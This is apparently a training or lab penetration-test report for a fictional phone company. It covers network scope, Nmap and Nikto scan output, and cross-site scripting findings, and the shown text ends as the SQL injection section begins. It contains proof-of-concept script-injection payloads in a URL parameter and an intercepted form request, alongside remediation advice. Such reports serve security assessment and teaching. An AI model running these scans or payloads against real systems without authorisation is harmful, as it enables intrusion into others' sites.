

Penetration Test Report

Table of Contents

1. Introduction 3

1.1. Scope of Engagement 3

1.2. Structurer of Report 5

2. Executive Summary 5

3. Vulnerability report 7

3.1. Web server 7

3.1.1. Cross Site Script (XSS) Injection 9

3.1.2. Structure Query Language (SQL) injection 16

3.1.3. PHP Common Gateway Interface (CGI) 21

3.1.4. File Upload Restrictions Bypass 25

3.1.5.1 Privilege Escalation(Dirty Cow) 29

3.1.5.3 Privilege Escalation(Sudo) 31
3.1.5.5 Information Disclosure 33
3.1.5.6 Information Disclosure 33
3.2. 10.185.10.27 34
3.2.1. EternalBlue 34
3.3. Developer machine 37
3.4. 10.185.10.55 41
3.4.1. Buffer Over Flow (BOF) 41
3.5. Demilitarized Zone (DMZ) 54
3.5.1. Privilege Escalation 56
4. Remediation Plan 59
5. Conclusion 62
6. References 62

1.Introduction

This Report is done for FooPhones Company and only meant people to read this are the managers of the company or the ones meant to remediate the vulnerabilities found.

1.1 Scope of Engagement

***Assessment Type*:** Black Box

Scope of Engagement:

-Web Server : 10.90.60.80

-Domain : foophonesels.com

-Organization Network: 10.185.10.0/23

-Corporate Network: 10.185.10.0/24

-DMZ: 10.185.11.0/24

-The Architecture for the Place




Figure (1) The Organization Structure

Here we can see that we are facing a new Challenge , because as a penetration tester you have to reach to the place where everyone is looking for, the DMZ (Demetallized Zone) , This zone got the most important information and it is the most critical place in every

Organization and the same for this organization because it usually has something important so you can't reach it except by being some trusted machine, so our duty is to gain control over some trusted machine on every network so we can move from a machine to another and from network to another till we reach the DMZ ,which is our goal

1.2 Structure of the Report

This report will Contain 3 main Parts which are :

-executive summary

-Vulnerability Report


-Remediation Plan

The Executive Summary contains the rule of engagement, The vulnerability report will contain details about each vulnerability and what should happen, the remediation plan is how to mitigate all of this.

2. Executive Summary

Type Of Vulnerability	Number of Existence
XSS	5
Sql Injection	2
Remote Code Execution	3

Buffer Overflow	1
MS17-010(Eternal-Blue)	2
Information Disclosure	2
Privilege Escalation	2



3.Vulnerability Report

Here we Talk About each IP and What we have Found including each Vulnerability and its Impact

3.1. 10.90.60.80 (Web Server)

IP: 10.90.60.80 OS: Linux		
Port number	Service	Version
80	http	Apache httpd 2.2.8
5923	http	Apache httpd 2.2.8

This is the Web Server and The First interaction with the users,As long as it is not Secured well , we can get an initial Foothold from here,Usually We Start Enumeration and Scan using tools like Nmap, Nikto, on the Web Server we are using Nmap and Nikto for Enumeration

So we use Nmap Using This Command :

Nmap -A -sV -vv -p 1-10000 10.90.60.80 And

the Output is as below:

```
PORT     STATE SERVICE    REASON         VERSION
80/tcp   open  http       syn-ack ttl 63 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Welcome to Foo Phones, LLC
1313/tcp open  tcpwrapped syn-ack ttl 63
5923/tcp open  http       syn-ack ttl 63 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Foo Phones, LLC - Admin Area
```

Figure (2) Nmap-output

We Got 3 ports but what was not protected was 80 and 5923 And we run Nikto, but on Port 80 it didn't get anything useful but On Port 5923 it got amazing results by Running:

Nikto -h http://10.90.60.80:5923

```
root@kali:~# nikto -h http://10.90.60.80:5923
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.90.60.80
+ Target Hostname:    10.90.60.80
+ Target Port:        5923
+ Start Time:         2020-04-08 18:33:21 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
 against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the c
ontent of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the
 EOL for the 2.x branch.
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a req
uest to /images over HTTP/1.0. The value is "127.0.0.1".
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive in
formation via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive in
formation via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive in
```




Figure (3) Nikto-output

3.1.1 Cross Site Scripting(XSS)

Description	Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
Impact	Medium
CVE	N/A

Exploitation

Now we are just running Scans but during that I have visited the Website on the PORT 80 and we found our first XSS!

When We visit the Page : http://foophonesels.com it redirects to this page :

***"foophonesels.com/welcome.php?welcome=<h2>Welcome!

We're currently working on the new website, but check back soon!</h2>"***

By injecting the parameter welcome with our XSS payload we will be able to get our payload.

So we inject like that:

"foophonesels.com/welcome.php?welcome=<script>alert('xss')</script>"





Figure (4) XSS-port80-output


Now we Go to Port 5923 to Continue as we found nothing here More..

On The port 5923 we go to the page /services.php and we intercept the request to modify the Input over burpsuite !




Let me make this easier by using burpsuite to test for XSS

Service-Type parameter XSS




Description Field is Vuln!




And this is for the Service Name Field!

```
1  POST /services.php?serviceid=3 HTTP/1.1
2  Host: foophonesels.com:5923
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
   Gecko/20100101 Firefox/68.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
   q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer:
   http://foophonesels.com:5923/services.php?serviceid=3
8  Content-Type: multipart/form-data;
   boundary=---------------------------908722793581587493155
   5693032
9  Content-Length: 702
10 Connection: close
11 Cookie: PHPSESSID=c4d90b026468abef88626a06764671a2
12 Upgrade-Insecure-Requests: 1
13
14 -----------------------------908722793581587493155569303 2
15 Content-Disposition: form-data; name="sparename"
16
17 <script>alert(222)</script>
18 -----------------------------908722793581587493155569303 2
```



/services.php?serviceid=3





3.1.1.2 Remediation:

Remediation of XSS is done in more than 1 way ,and waf alone is not enough,

According to Checkmarks website you can use one of the 3 methods below!

1. Escaping

The first method you can and should use to prevent XSS vulnerabilities from appearing in your applications is by escaping user input. Escaping data means taking the data an application has received and ensuring it's secure before rendering it for the end user. By escaping user input, key characters in the data received by a web page will be prevented from being interpreted in any malicious way. In essence, you're censoring the data your web page receives in a way that will disallow the characters – especially < and > characters – from being rendered, which otherwise could cause harm to the application and/or users.

2. Validating Input

Validating input is the process of ensuring an application is rendering the correct data and preventing malicious data from doing harm to the site, database, and users. While whitelisting and input validation are more commonly associated with SQL injection, they can also be used as an additional method of prevention for XSS. Whereas blacklisting, or disallowing certain, predetermined characters in user input, disallows only known bad characters, whitelisting only allows known good characters and is a better method for preventing XSS attacks as well as others.

3. Sanitizing

A third way to prevent cross-site scripting attacks is to sanitize user input. Sanitizing data is a strong defense, but should not be used alone to battle XSS attacks. It's totally possible you'll find the need to use all three methods of prevention in working towards a more secure application. Sanitizing user input is especially helpful on sites that allow HTML markup, to ensure data received can do no harm to users as well as your database by scrubbing the data clean of potentially harmful markup, changing unacceptable user input to an acceptable format.

3.1.2 Sql Injection


There are 2 sql injections , one on the login page and one over the "/serviceid=3" page, how you find about these?

All you need is error to indicate that there is a database behind.

